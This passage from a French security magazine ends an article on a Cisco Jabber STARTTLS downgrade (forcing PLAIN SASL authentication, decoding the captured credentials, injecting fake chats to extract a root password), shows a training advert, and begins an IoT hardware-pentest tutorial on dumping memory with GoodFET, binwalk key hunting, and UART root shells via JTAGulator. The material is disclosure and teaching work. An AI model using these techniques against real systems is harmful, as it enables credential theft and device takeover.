Le processus d'authentification de l'utilisateur a lieu post-STARTTLS et utilise généralement un mécanisme d'authentification robuste empêchant le vol immédiat du mot de passe de la victime (*challenge / response*, OAuth2, etc.).

Cependant, le processus d'authentification est une négociation faite à l'aide de SASL. Le serveur propose une suite de mécanismes d'authentification supportés et le client en choisit un parmi la liste, souvent le plus robuste.

Par exemple, Cisco propose une méthode d'authentification dénommée **CISCO-VTG-TOKEN** pour l'accès au service Jabber via Expressway. Le mot de passe de l'utilisateur transite ici au travers d'un autre canal que le canal Jabber, cette fois correctement sécurisé. Ce même canal est utilisé pour générer des jetons OTP qui sont ensuite transmis pour s'authentifier sur les différents services CUCM. L'extrait suivant montre un exemple de message Jabber contenant la liste des mécanismes d'authentification supportés par le serveur :

```
<stream:features>
  <mechanisms xmlns="urn:ietf:params:xml:ns:xmpp-sasl">
    <mechanism>PLAIN</mechanism>
    <mechanism>CISCO-VTG-TOKEN</mechanism>
  </mechanisms>
</stream:features>
```

CISCO-VTG-TOKEN étant plus robuste qu'une authentification *plain text*, le client Cisco Jabber choisira systématiquement cette méthode d'authentification.

Or, maintenant que nous sommes en mesure d'intercepter le flux en clair, rien ne nous empêche d'altérer la liste des mécanismes d'authentification supportés afin de proposer au client une liste ne contenant que l'authentification *plain text* :

```
<stream:features>
  <mechanisms xmlns="urn:ietf:params:xml:ns:xmpp-sasl">
    <mechanism>PLAIN</mechanism>
  </mechanisms>
</stream:features>
```

Le client Cisco Jabber n'ayant pas le choix, il réalisera une authentification *plain text*, c'est-à-dire qu'il enverra le login et le mot de passe de l'utilisateur en clair (encodé en base64) dans le flux XMPP :

```
<auth xmlns='urn:ietf:params:xml:ns:xmpp-sasl' mechanism='PLAIN'>
AGR1ZGVrcwBDaDB1Y3IwdXQzIQ==</auth>
```

Un simple décodage permet de récupérer le login et le mot de passe de l'utilisateur :

```
\x00dudeks\x00Ch0ucr0ut3!
```

3.3.2 Ingénierie sociale

Une attaque un peu plus poussée permet également d'injecter des messages XMPP complexes comme de fausses discussions à destination de la victime ou de collègues de la victime dans le but de réaliser des attaques par ingénierie sociale.

Par exemple, rien n'empêche l'attaquant d'améliorer le script précédent afin d'avoir un *chat* injectant des conversations à la victime :

```
# chat_injector.py expressway.server.tld jdupond
you> Hi mate!
you> I'm with a security auditor and I need the root password of
dbprod? Do you have it?
< Hey!
< I think the password is : WhatASuperStrongPWD
< Good luck :)
```

Au niveau réseau, la passerelle Expressway n'a rien vu de cette conversation, tout a été injecté localement vers le client Cisco Jabber qui a affiché les messages comme s'ils provenaient de **jdupond**.

Conclusion

Cette vulnérabilité n'est bien sûr pas triviale à exploiter dans une situation réelle, car l'attaquant se doit d'être correctement placé sur le réseau afin de réaliser son attaque. C'est d'ailleurs pour cette raison que la vulnérabilité est classée avec un niveau de criticité moyen sur le site de Cisco. Cependant, le scénario d'un point d'accès Wi-Fi pirate ciblant une personne en particulier reste tout à fait plausible et peut être un bon point de départ dans le cadre d'un scénario d'espionnage industriel.

Cisco a publié une version de Cisco Jabber corrigeant la vulnérabilité (version 11.5). Il n'est donc normalement plus possible de réaliser l'attaque précédente sur des clients à jour. Désormais l'usage de STARTTLS semble être forcé côté client.

Si le client n'est pas à jour, il n'y a pas de solution miracle facile à mettre en place. Aucun paramètre de configuration ne permet de forcer l'usage de TLS sur Cisco Jabber contrairement à d'autres clients Jabber tels que PSI **[4]** par exemple. Il est donc fortement recommandé de mettre à jour le client vers la version 11.5 ou ultérieure.

Notons par ailleurs que l'usage d'un VPN pour les connexions à distance corrige indirectement la vulnérabilité, de par le chiffrement offert par le VPN. Mais celle-ci reste toujours exploitable dans le cadre d'un usage depuis les locaux de l'entreprise où aucun VPN n'est utilisé. ■

Remerciements

Un grand merci à l'équipe Synacktiv pour les relectures attentives et plus particulièrement à Sébastien Dudek qui a participé à la découverte de cette vulnérabilité et à Renaud Feil. Ils ont géré à eux deux la communication avec le PSIRT Cisco d'une main de fer pendant que d'autres se prélassaient en vacances...

Références

[1] Avis de sécurité Cisco : http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20151224-jab

[2] Négociation STARTTLS pour XMPP : https://tools.ietf.org/html/rfc6120#section-5

[3] Script d'exploitation de la vulnérabilité : http://www.synacktiv.com/ressources/cisco_jabber_starttls_downgrade_exploit.py

[4] Client Jabber PSI : http://psi-im.org/

www . hsc-formation . fr

SANS Institute

La référence mondiale en matière de formation et de certification à la sécurité des systèmes d'information

FORMATIONS INFORENSIQUE
Cours SANS Institute
Certifications GIAC

FOR 408
Investigation Inforensique Windows

FOR 508
Analyse Inforensique et réponses aux incidents clients

FOR 572
Analyse et investigation numérique avancées dans les réseaux

FOR 585
Investigation numérique avancée sur téléphones portables

FOR 610
Rétroingénierie de logiciels malfaisants : Outils et techniques d'analyse

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

HSC by Deloitte.

LES PENTESTS MATÉRIELS DANS LES ENVIRONNEMENTS IOT

Ahmed AMOKRANE, CoESSI – amokrane.ahmed@gmail.com

mots-clés : ***PENTEST MATÉRIEL / HARDWARE PENTESTING / SPI / I2C / UART / JTAG***

Le pentest matériel qui a pour objectif la récupération/modification d'informations sensibles via des accès physiques, est sans doute un aspect crucial dans le monde de l'IoT. Dans cet article, nous présentons des outils logiciels et matériels et leur utilisation à travers des cas pratiques pour dumper le contenu de circuits mémoire (EEPROM, flash) et rechercher des informations sensibles qu'ils contiennent, ainsi que la détection et l'exploitation de ports série (JTAG, UART).

1 Introduction

Le marché de l'IoT est en plein essor avec 34 Mds d'objets connectés à l'horizon 2020 **[1]**. Une solution IoT se compose de capteurs/actionneurs qui communiquent via des liaisons sans fils ou filaires avec des bridges (passerelles). Ces bridges transmettent les informations vers des centres de traitement comme le Cloud ou des applications mobiles. Ces solutions peuvent être utilisées dans des domaines critiques comme la défense et la santé. Ainsi, la sécurité des données peut être très critique, ce qui constitue un frein majeur à cette expansion **[1]**. Pour pallier à ce problème, un certain nombre de mécanismes sont adoptés comme le chiffrement des communications et l'authentification des entités communicantes. Cependant, l'ouverture, l'interopérabilité et le déploiement dans la nature de ces solutions les rendent vulnérables à des attaques matérielles.

Dans cet article, nous nous intéressons à cet aspect important qui est la sécurité d'un point de vue matériel. Plus spécialement, nous montrerons à travers des exemples pratiques comment dumper le contenu de mémoires (flash, EEPROM) et retrouver de l'information sensible qu'elles contiennent (firmware, clés cryptographiques) en s'attaquant physiquement aux composants de la solution IoT. Dans certains cas, il devient même possible de corrompre le firmware pour insérer du code malveillant. Nous montrerons aussi la détection et l'exploitation de ports série tels que UART et JTAG se trouvant sur des cartes-mères. Ces ports sont utilisés pour le débogage par le constructeur, mais peuvent être utilisés par des attaquants pour obtenir un accès root.

Mais auparavant, nous allons vous présenter rapidement les méthodologies de test pouvant servir de référence, ainsi que quelques outils logiciels et matériels pouvant être utilisés. Même si l'accent est mis sur l'IoT, ces méthodologies et outils peuvent être appliqués dans d'autres contextes tels que les réseaux industriels et les systèmes embarqués.

2 Méthodologies de test existantes

La méthodologie de pentest doit être adaptée aux surfaces d'attaque et spécificités de l'IoT. Dans cette optique, NESCOR peut être appliquée. De plus, les propositions issues l'OWASP IoT Project peuvent également servir de référence.

2.1 La méthodologie NESCOR

La *National Electric Sector Cybersecurity Organization Resource* (NESCOR) a décrit une méthodologie pour les pentests dans les réseaux Smart Grid et ses aspects connexes **[2]**. Elle peut très bien aussi s'appliquer dans le contexte de l'IoT. Elle se base sur quatre types de tests :

- Pentest des composants électroniques : pentester les composants électroniques de la cible comme les mémoires, bus de données et ports E/S. Les tâches relatives sont : extraction de contenus, recherche

d'informations sensibles, décompilation de firmwares, détection et exploitation de ports série. Il s'agit de la partie de plus grand niveau de difficulté pour laquelle un travail d'innovation important reste à faire pour la mise au point d'outils de test **[2]** ;

- Pentest du réseau de communication : pentester les réseaux qui interconnectent les différents blocs de l'application IoT (capteurs, bridges, Cloud). En général, des protocoles sans fils dédiés comme ZigBee, Z-Wave ou BLE. Les tests peuvent être passifs (capter les échanges, déchiffrer, extraire des informations échangées en clair) et/ou actifs (forger du trafic, man in the middle, brouillage, fuzzing) ;
- Pentests systèmes : détection et exploitation de vulnérabilités dans les systèmes d'exploitation des composants (bridges...). Il s'agit de tâches similaires à celles que l'on fait dans les SI classiques ;
- Pentests applicatifs : pentest des différentes applications reliées à la solution IoT (applications web qui se trouvent sur le bridge). Dans ce cas aussi, il s'agit de pentest comme on sait faire dans les SI classiques.

Dans chaque partie, il y a un certain nombre de sous-tâches définies dans le document de référence **[2]**.

2.2 Le pentest matériel dans l'IoT Top 10 de l'OWASP

Selon l'OWASP, l'IoT est un domaine des plus vulnérables **[5]**. En effet, une solution IoT intègre plusieurs composants à différents niveaux. Elle utilise des applications web, un OS embarqué et des communications sans fil. De plus, elles utilisent des plateformes Cloud pour le stockage/gestion et aussi des applications mobiles pour le pilotage. Ainsi la surface d'attaque est plus large.

Dans cette optique, l'OWASP a lancé l'OWASP IoT Project **[3]**. Elle définit, entre autres, la surface d'attaque et le top ten des vulnérabilités. En terme de surfaces d'attaque, en plus des applications web, réseaux et API Cloud, l'OWASP s'intéresse beaucoup aux parties matérielles des différents composants de la solution IoT comme les interfaces sur les équipements (ports série), les mémoires de stockage (informations sensibles stockées en clair), le firmware (la signature de firmwares, présence en clair d'informations sensibles dans les firmwares). C'est cet aspect matériel auquel on s'attaque dans cet article.

3 Outils de test existants

Un certain nombre d'outils logiciels et surtout matériels sont nécessaires. Dans ce qui suit, nous présentons quelques-uns des outils les plus utilisés.

3.1 Les outils logiciels

- **flashrom** : permet d'extraire/écrire le contenu de mémoires flash SPI. Il supporte un certain nombre d'architectures cibles et un certain nombre de convertisseurs USB/SPI (dongles matériels). Bien que **flashrom** soit simple et flexible, il ne supporte pas tous les types de mémoire flash du marché ;
- **openocd** : utilisé pour déboguer des microcontrôleurs moyennant le protocole et interface JTAG. Il est utilisé pour interagir avec un microprocesseur pendant l'exécution pour déboguer des programmes (arrêter/reprendre, afficher le contenu des registres ou mémoires) ;
- **avrdude** : environnement de programmation dédié aux microcontrôleurs AVR. Il permet de programmer leurs EEPROM/flash. Il s'utilise avec un dongle matériel tel que Bus Pirate, Shikra ou bien les gpio d'un Raspberry Pi ;
- **binwalk** : permet de chercher, analyser et décompresser des fichiers binaires comme les firmwares. Il intègre plusieurs options permettant de reconnaître et extraire des formats standards dans les binaires (systèmes de fichiers, kernel, fichiers compressés/archivés, headers de fichiers connus...). De plus, il dispose de fonctionnalités permettant de faire des analyses d'entropie.
- **GNU Binutils** : ensemble d'outils permettant de manipuler des fichiers binaires. Il contient par exemple **objcopy** permettant de copier des fichiers objets avec une éventuelle modification et conversion entre formats, e.g, convertir un fichier .ihex (Intel HEX) en fichier .elf, **objdump** permettant de visualiser des informations sur des fichiers binaires et de les désassembler, **readelf** permettant de lire des informations d'un fichier .elf.

3.2 Les outils matériels

- **Bus Pirate** : il se base sur un microcontrôleur PIC24 et un FT232RL. Il offre la possibilité d'écrire des scripts pour interagir avec des cibles en 1-Wire, I2C, SPI, UART et JTAG. Il permet aussi de sniffer du trafic SPI ou I2C sur des bus en fonctionnement. Il est sans doute un des outils les plus aboutis vu la documentation qui existe et le support offert pour beaucoup d'outils logiciels tels que **flashrom**, **avrdude** et **openocd**. Par contre, comme cet outil utilise une partie du traitement en logiciel, il est lent et ne peut pas être utilisé pour les bus rapides.
- **Shikra** : il permet d'interagir avec des cibles utilisant les protocoles JTAG, UART, SPI et I2C. Shikra peut être utilisé avec **flashrom**, **avrdude** et **openocd** pour interagir avec des cibles en SPI ou JTAG, et dispose d'un mode *passthrough* pour interagir avec des ports UART. Se basant sur un FT232H, il est présenté comme plus rapide que le Bus Pirate. Cependant, il est faiblement documenté.

- **GoodFET** : inspiré par Bus Pirate, GoodFET est un autre outil permettant d'interagir avec des cibles en SPI, I2C ou encore JTAG. Il supporte un certain nombre de cibles comme des microcontrôleurs AVR, PIC ou mémoires SPI/I2C. Sa force est qu'il vient avec ses propres applications clientes et que les cibles sont explicitement testées, par contre il souffre du nombre limité de ces cibles (les travaux sont en cours pour enrichir la liste).
- **Hardsploit** : c'est un outil matériel développé par Opale Security **[6]** qui dispose aussi d'une suite logicielle composée d'une interface GUI et une API open source. Il est capable de traiter les bus parallèles en plus des bus série SPI, I2C, JTAG et autres.
- **JTAGulator** : c'est un outil matériel permettant d'identifier les pins d'une interface UART ou JTAG d'une carte-mère cible. Il dispose de 24 pins d'identification et se base sur le Propeller de Parallax et un FT232RL pour l'interface USB. Le firmware du JTAGulator dispose d'une interface console permettant de lancer des commandes. Nous présenterons plus de détails dans la suite sur ces différentes commandes.
- **Raspberry Pi** : le Raspberry Pi dispose de pins gpio permettant de le transformer en outil matériel d'interaction utilisant les protocoles I2C, SPI et JTAG. Son avantage est que c'est un système Linux avec des accès directs aux pins gpio. Les parties logicielles sont directement exécutées dessus. Il supporte par exemple **flashrom**, **avrdude** et **openocd**. Il dispose aussi de bibliothèques SPI, I2C en C/C++ et Python permettant d'écrire des programmes d'interaction personnalisés. Cependant, il souffre de problèmes de performances.
- **Arduino** : Arduino dispose d'une interface et de bibliothèques SPI et I2C permettant d'interagir avec les circuits (mémoires par exemple) utilisant ce même protocole. Il peut donc être utilisé pour dumper/modifier le contenu de mémoires SPI. Par contre, il est limité en termes de ressources (mémoire, vitesse de transmissions).

Il est à noter qu'il existe des outils propriétaires qui sont utilisés pour une certaine famille de microprocesseurs.

4 Dumper le contenu de mémoires flash ou EEPROM

Dans cette section, nous montrons un exemple d'extraction de contenu de la mémoire flash d'un microcontrôleur ATMega328p (Arduino Uno). Nous utilisons GoodFET ici. En particulier, **goodfet.avr** contient l'ensemble des fonctions pour interagir avec un microcontrôleur AVR.

```
$ goodfet.avr
Usage: goodfet.avr verb [objects]

goodfet.avr test
goodfet.avr info
goodfet.avr lockbits [value]
goodfet.avr dumpflash $foo.hex [0x$start 0x$stop]
goodfet.avr erase
goodfet.avr peekeeprom 0x$start [0x$stop]
```

Ainsi, pour dumper le contenu de la mémoire flash, on se sert de **dumpflash** avec comme paramètre le fichier en sortie et les adresses (ici flash de 32kB).

```
$ goodfet.avr dumpflash dump_Flash.hex 0x00 0x7FFF
$ cat dumped_falsh.hex |more
:100000000C9490000C94B8000C94B8000C94B800B8
:100030000C94B8000C94B8000C94B8000C94B80060
:100040000C948B010C94B8000C94A0030C94D20374
:100050000C94B8000C94B8000C94B8000C94B80040
:100060000C94B8000C94B8004B45593A2030303000D
:1000700032303030313042363430313034303030 5C
:1000800032303030313042363430313034 0A00547E
:10009000484953205448494E472043414E20414C43
:1000A000534F2042452053 4F4D455448494E472019
:1000B000454C53450A00505050505050505050ED
```

Le format de sortie dans ce cas est le format ihex (Intel HEX). Ainsi, une transformation simple permet d'avoir le contenu binaire des données de la flash uniquement. Plus précisément, dans chaque ligne, il faut supprimer les deux points (marque le début d'une ligne), le premier octet (*Byte count*), le second et troisième octet (*Address*), le quatrième octet (*Record type*) et le dernier octet (*Checksum*). Il est à noter qu'une bibliothèque Pyhton **bincopy** permet de manipuler ces fichiers **ihex** (https://pypi.python.org/pypi/bincopy).

Dans un autre exemple, nous avons utilisé un Arduino pour extraire le contenu d'une mémoire EEPROM SPI 25LC040. Dans ce cas, il a fallu écrire le code source correspondant. De plus, en fonction de la documentation du circuit mémoire, il faut bien formater les commandes et les adresses. Pour des raisons de limitations, nous avons mis en ligne le code complet (https://github.com/aamokrane/SPI_Dump_Arduino/tree/master). Le résultat (contenu en hexa de l'EEPROM) est donné en sortie du port série de l'Arduino. Notez aussi qu'un exemple de cible EEPROM AT25HP512 est disponible dans https://www.arduino.cc/en/Tutorial/SPIEEPROM.

5 Extraction d'informations utiles depuis le contenu dumpé

5.1 Recherche de chaînes de caractères lisibles

Cette méthode consiste à rechercher des chaînes de caractères ASCII lisibles comme des mots de passe, des noms d'utilisateurs par lecture directe ou en cherchant




Figure 1 : Exemple de dump d'une mémoire EEPROM SPI avec un Arduino.

par mot-clé (key, admin, pass). Par exemple, dans le cas de la mémoire EEPROM dumpée en utilisant l'Arduino, les chaînes de caractères sont visibles comme illustré dans la figure ci-dessus.

Par contre, parfois le contenu dumpé est dans un format particulier. Dans ce cas, on peut passer par des transformations pour arriver à des chaînes de caractères lisibles. Dans notre exemple de ATMega328p, nous avons écrit un script Python permettant de convertir dans un format ASCII le fichier hexadécimal dumpé de la flash. Le résultat visualisé dans **hexdump** est :

```
$ hexdump -C dump_Flash.ascii |more
0000000  0c 94 35 00 0c 94 5d 00  0c 94 5d 00 0c 94 5d 00 |..5...]...]...].|
0000010  0c 94 5d 00 0c 94 5d 00  0c 94 5d 00 0c 94 5d 00 |..]...]...]...].|
*
00005c0  ed 91 fc 91 51 97 80 81  85 ff f1 cf c6 01 69 83 |....Q........i.|
00005d0  0e 94 6d 02 69 81 eb cf  83 8d e8 0f f1 1d e3 5a |..m.i.........Z|
00005e0  ff 4f 60 83 d6 01 5b 96  0c 93 5b 97 52 96 ed 91 |.O`...[...[.R...|
00005f0  fc 91 53 97 80 81 80 62  0c c0 d6 01 56 96 ed 91 |..S....b....V...|
0000600  fc 91 57 97 60 83 50 96  ed 91 fc 91 51 97 80 81 |..W.`.P.....Q...|
0000610  80 64 80 83 81 e0 90 e0  0f 90 df 91 cf 91 1f 91 |.d.............|
0000620  0f 91 ff 90 df 90 cf 90  08 95 ee 0f ff 1f 05 90 |...............|
0000630  f4 91 e0 2d 09 94 f8 94  ff cf 54 68 65 72 65 20 |...-......There |
0000640  69 73 20 61 20 68 69 64  64 65 6e 74 20 6b 65 79 |is a hiddent key|
0000650  20 69 6e 20 74 68 65 20  66 6c 61 73 68 20 6d 65 | in the flash me|
0000660  6d 6f 72 79 2c 20 66 69  6e 64 20 69 74 21 00 00 |mory, find it!..|
0000670  00 00 00 b0 02 f1 01 32  02 4b 02 3d 02 8e 02 00 |.......2.K.=....|
0000680  df 92 ef 92 ff 92 cf 93  df 93 6b 01 7c 01 0e 94 |..........k.|...|
0000690  1c 03 eb 01 c1 14 d1 04  e1 04 f1 04 89 f0 0e 94 |................|
00006a0  63 06 0e 94 1c 03 6c 1b  7d 0b 68 3e 73 40 90 f3 |c.....l.}.h>s@..|
00006b0  81 e0 c8 1a d1 08 e1 08  f1 08 c8 51 dc 4f ea cf |..........Q.O..|
```

5.2 Recherche par analyse d'entropie

L'analyse d'entropie peut être utilisée pour plusieurs objectifs. Pour les fichiers de grande taille par exemple, une analyse d'entropie permet de réduire l'espace de recherche en éliminant les parties à faible entropie qui correspondent à des zones mémoires vides (une chaîne par défaut est écrite comme 0xFF).

Pour ce faire, on a utilisé **binwalk** et son analyseur d'entropie (option **-E**) avec la possibilité de spécifier la taille des blocs (**-K**). Dans ce qui suit, on l'a appliqué sur le contenu ASCII de la mémoire flash dumpée précédemment :

```
$ binwalk -E -K 512 dump_Flash.ascii

DECIMAL   HEXADECIMAL    ENTROPY
------------------------------------
0   0x0  0.757220
512  0x200  0.706036
1024   0x400  0.790745
1536   0x600  0.785486
2048   0x800  0.783419
2560   0xA00  0.744518
3072   0xC00  0.725470
```

binwalk produit aussi en sortie un graphe d'entropie comme illustré dans la figure 2.

Figure 2 : Exemple de résultat d'analyse d'entropie par binwalk.

On remarque du graphe une zone entropie nulle entre l'offset 11 et 32 kB du fichier, impliquant un contenu

pas intéressant à explorer. En effet, cette zone correspond à des 0xFF.

L'analyse d'entropie pourrait être utilisée aussi pour repérer du contenu spécifique dans une mémoire. Par exemple, les clés de chiffrement aléatoires dans une mémoire peuvent présenter un niveau d'entropie différent du reste du contenu. Dans l'exemple suivant, nous présentons le cas d'une clé trouvée dans une mémoire EEPROM. Notez que le fichier dumpé est tiré de la distribution Linux SamuraiSFTU (Figure 3).

Dans ce cas, le contenu de la mémoire commençant à l'offset 3kB représente potentiellement une clé de chiffrement (en vérifiant le contenu).

Enfin, il faut noter que l'analyse d'entropie peut aider à guider dans la recherche du contenu. Par contre, ce n'est en aucun cas une solution complète pour retrouver du contenu.

5.3 Recherche d'informations préformatées

On peut aussi chercher des informations préformatées qui peuvent être disponibles. Par exemple, certains formats de fichiers disposent de signatures particulières que l'on peut reconnaître. Pour ce faire, on peut se servir d'outils existants comme **binwalk** qui dispose d'un grand nombre de signatures et qui permet d'extraire des fichiers. Dans l'exemple suivant, nous




Figure 3 : Résultat d'analyse d'entropie par binwalk d'un contenu de mémoire contenant une clé de chiffrement.




Figure 4 : Résultat de découverte de contenu préformaté (clé RSA) par binwalk.

avons utilisé **binwalk** avec l'option **-B** pour repérer des clés de chiffrement dans le contenu de la mémoire flash de l'Arduino. Le résultat montre une clé privée RSA stockée en mémoire (Figure 4).

```
$ binwalk -E -K 256 -B dump_Flash.ascii

DECIMAL   HEXADECIMAL DESCRIPTION
--------------------------------------------------------
8183   0x1FF7   PEM RSA private key
```

Notez que sous **binwalk**, on peut combiner plusieurs options pour avoir un graphe qui regroupe l'ensemble des résultats.

6 Détection et exploitation de ports série

Un autre aspect important à vérifier est la présence de ports série sur les cartes-mères des cibles. Un port série peut être par exemple un port UART ou JTAG.

6.1 Les ports UART

Dans un port UART, deux lignes TX et RX sont utilisées. Au sein du système cible, un daemon est chargé de traiter les données reçues par le port UART. Dans un environnement Linux, le daemon peut donner lieu à une interface terminal shell.

La première étape est la détection du port en question. Pour ce faire, nous utilisons le JTAGulator (un tutoriel vidéo détaillé est disponible **[4]**). Il faut noter qu'une identification manuelle est possible en se référant à la datasheet du microcontrôleur cible pour identifier les




Figure 5 : Connexion du JTAGulator avec une carte-mère cible.

broches TX et RX et puis par test de connectivité définir les broches correspondantes sur le port. En résumé, le processus d'identification avec JTAGulator se déroule comme suit (nous avons utilisé une Set-Top-Box comme cible) (Figure 5 ci-dessus).

- On utilise un multimètre en mode test de continuité pour identifier la broche GND du port.
- On utilise le multimètre pour trouver le voltage utilisé par la cible quand elle est alimentée en courant.
- On lance **minicom** ou un équivalent (une configuration 8N1 en baud rate 115200) pour interagir avec le JTAGulator. On ajuste alors le voltage de la carte cible (la commande **V**) à la valeur trouvée.

```
Welcome to minicom 2.7
OPTIONS: I18n
Port /dev/ttyUSB0
Press CTRL-A Z for help on special keys

  Welcome to JTAGulator. Press 'H' for available commands
:h
JTAG Commands:
I Identify JTAG pinout (IDCODE Scan)
B Identify JTAG pinout (BYPASS Scan)
D Get Device ID(s)
T Test BYPASS (TDI to TDO)

UART Commands:
U Identify UART pinout
P UART passthrough

General Commands:
V Set target I/O voltage (1.2V to 3.3V)
R Read all channels (input)
W Write all channels (output)
J Display version information
H Display available commands
:v
Current target I/O voltage: Undefined
Enter new target I/O voltage (1.2 - 3.3, 0 for off): 3.3
New target I/O voltage set: 3.3
Ensure VADJ is NOT connected to target!
```

- On utilise la commande **U** pour identifier les broches TX et RX. Pour ce faire, on connecte les broches de la cible de façon aléatoire aux broches du JTAGulator (CH0-CHn). Le JTAGulator demande une chaîne de caractères et le nombre de broches à tester sur la cible. Il envoie la chaîne de caractères sur les broches deux à deux (une broche TX et une autre RX) en essayant toutes les permutations et pour plusieurs baud rates. Voici un extrait des résultats :

```
:u
Enter text string to output (prefix with \x for hex) [CR]:  PRINT
Enter number of channels to use (2 - 24): 3
Ensure connections are on CH2..CH0
Possible permutations: 6
Press spacebar to begin (any other key to abort)...
JTAGulating! Press any key to abort.....

TXD: 1
RXD: 0
Baud: 57600
Data: ....I. [ F9 CA 9A E9 49 AD ]

TXD: 1
RXD: 0
Baud: 76800
Data: ..@./. [ 0B AE 40 FA 2F B5 ]

TXD: 1
RXD: 0
Baud: 115200
Data: PRINT  [ 50 52 49 4E 54 ]

TXD: 1
RXD: 0
Baud: 153600
Data: ....!. [ DA A6 F3 2E 21 FF ]

UART scan complete!
```

On remarque alors que la chaîne en entrée est retournée pour un baud rate de 115200 avec les broches CH1 et CH0 correspondant à TX et RX, respectivement.

- On passe par la suite à l'exploitation du port UART. On utilise alors le mode passthrough (commande **P**) avec les broches identifiées.

```
:p
Enter new TXD pin [0]: 1
Enter new RXD pin [0]: 0
Enter new baud rate [0]: 115200
Enable local echo? [y/N]: N
Entering UART passthrough! Press Ctrl-X to abort...

# ls
CVS dev lib  mnt sbin var
bin etc linuxrc  proc usr webs
```

Dans cet exemple, nous montrons la présence d'une console shell en mode root sur le port UART de la cible !

On peut utiliser aussi le port UART pour accéder au bootloader. Ceci peut donner lieu à la possibilité de changer le firmware de la cible ou prendre le contrôle sur le système au démarrage en passant **init=/bin/sh** en argument au kernel (la procédure utilisée en cas de perte de mot de passe sous Linux).

Enfin, on peut utiliser le port UART pour récolter des informations sur le système cible lors du boot par exemple (traces) comme les versions utilisées ou encore pour lire le firmware contenu dans la cible ou carrément flasher un nouveau firmware.

6.2 Les ports JTAG

